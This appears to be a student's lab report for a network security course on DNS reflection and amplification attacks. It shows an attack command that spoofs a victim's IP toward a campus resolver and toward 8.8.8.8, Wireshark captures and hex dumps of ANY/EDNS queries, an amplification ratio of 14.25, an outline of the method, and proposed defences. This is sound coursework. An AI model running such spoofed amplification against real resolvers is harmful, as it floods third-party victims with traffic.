
Item 1 (10%): please give evidence that you have finished Tasks I and II


Check victim ip:




```
C:\Users\a0204>ipconfig

Windows IP 設定


乙太網路卡 乙太網路:

   連線特定 DNS 尾碼 . . . . . . . . :
   IPv6 位址. . . . . . . . . . . . .: 2001:288:4001:d831:19ad:52ed:9d28:f691
   臨時 IPv6 位址. . . . . . . . . . : 2001:288:4001:d831:4c18:ed57:c106:c7e4
   連結-本機 IPv6 位址 . . . . . . . : fe80::19ad:52ed:9d28:f691%16
   IPv4 位址 . . . . . . . . . . . . : 140.113.122.33
   子網路遮罩 . . . . . . . . . . . .: 255.255.255.0
   預設閘道 . . . . . . . . . . . . .: fe80::82e0:1dff:fee4:fa74%16
                                       140.113.122.254
```

Execute dns_attack command(test1:ietf.org)

sudo ./dns_attack 140.113.122.33 7 140.113.1.1


*乙太網路
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns


```
No.   Time       Source          Destination     Protocol Length Info
   76 1.896674   140.113.122.33  140.113.1.1     DNS        80 Standard query 0xedbd ANY ietf.org OPT
   78 1.935751   140.113.1.1     140.113.122.33  DNS      1140 Standard query response 0xedbd ANY ietf.org RRSIG SOA ns0.amsl.com NS ns0.amsl.com NS ns1.ams1.afilias-nst.info NS ns1.hkg1.afilias-…
  149 3.897607   140.113.122.33  140.113.1.1     DNS        80 Standard query 0xedbd ANY ietf.org OPT
  150 3.961734   140.113.1.1     140.113.122.33  DNS      1140 Standard query response 0xedbd ANY ietf.org RRSIG SOA ns0.amsl.com NS ns1.ams1.afilias-nst.info NS ns1.sea1.afilias-nst.info NS ns1…
  193 5.897992   140.113.122.33  140.113.1.1     DNS        80 Standard query 0xedbd ANY ietf.org OPT
  194 5.936895   140.113.1.1     140.113.122.33  DNS      1140 Standard query response 0xedbd ANY ietf.org RRSIG SOA ns0.amsl.com NS ns1.ams1.afilias-nst.info NS ns1.yyz1.afilias-nst.info NS ns0…
```




```
0000  80 e0 1d e4 fa 74 54 bf  64 16 00 6b 08 00 45 00   ·····tT· d··k··E·
0010  00 42 45 20 00 00 3f 11  00 00 8c 71 7a 21 8c 71   ·BE ··?· ···qz!·q
0020  01 01 03 ed 00 35 00 2e  94 44 ed bd 01 00 00 01   ·····5·. ·D······
0030  00 00 00 00 00 01 04 69  65 74 66 03 6f 72 67 00   ·······i etf·org·
0040  00 ff 00 01 00 00 29 10  00 00 00 80 00 00 00 00   ······)· ········
```

Execute dns_attack command(test1:ieee.org)

sudo ./dns_attack 140.113.122.33 7 8.8.8.8



```
  179 71.109246  192.168.0.101   8.8.8.8         DNS        80 Standard query 0xedbd ANY ieee.org OPT
  180 71.288750  8.8.8.8         192.168.0.101   DNS      1128 Standard query response 0xedbd ANY ieee.org SOA ns1.ieee.org A 140.98.193.152 MX 5 mxtls.expurgate.net MX 100 …
  182 73.110368  192.168.0.101   8.8.8.8         DNS        80 Standard query 0xedbd ANY ieee.org OPT
  183 73.313929  8.8.8.8         192.168.0.101   DNS      1128 Standard query response 0xedbd ANY ieee.org NS ns2.ieee.org NS ns3.ieee.org NS ns1.ieee.org TXT TXT TXT TXT TX…
  185 75.111362  192.168.0.101   8.8.8.8         DNS        80 Standard query 0xedbd ANY ieee.org OPT
  186 75.132011  8.8.8.8         192.168.0.101   DNS      1128 Standard query response 0xedbd ANY ieee.org SOA ns1.ieee.org A 140.98.193.152 MX 5 mxtls.expurgate.net MX 100 …
```



```
0000  5c 92 5e 10 c9 10 4c cc  6a 80 36 5e 08 00 45 00   \·^···L· j·6^··E·
0010  00 42 bc 33 00 00 3f 11  ee 5a c0 a8 00 65 08 08   ·B·3··?· ·Z···e··
0020  08 08 03 ff 00 35 00 2e  6b ac ed bd 01 00 00 01   ·····5·. k·······
0030  00 00 00 00 00 01 04 69  65 65 65 03 6f 72 67 00   ·······i eee·org·
0040  00 ff 00 01 00 00 29 10  00 00 00 80 00 00 00 00   ······)· ········
```

Source IP = Victim IP = 140.113.122.33

Query ID in hex = 0xedbd

DNS query length:80

DNS response length:1140

Amplification ration = 1140/80 = 14.25

Item 2 (10%): please explain how you amplify the DNS response:

1. Use raw socket to send UDP packets with spoofed IP addresses to a DNS server. The spoofed address is the IP address of the victim.
2. Each of the UDP packets makes a DNS query request to DNS server. Passing type of ANY and class of IN.
3. Use EDNS to receive the larger response.
4. Change query name to ietf.org. and DNS server to 140.113.1.1
5. Change query name to ieee.org. and DNS server to 8.8.8.8

Item 3 (10%): please propose a solution that can defend against the DoS attack based on the DNS reflection

Ans:

1. Block the port that would become attack target
2. Implementing Source IP Verification on a network device
3. Block packet come from known vulnerable DNS server
4. Limiting Recursion to Authorized Clients
5. Use Netflow or sFlow to monitor abnormal packets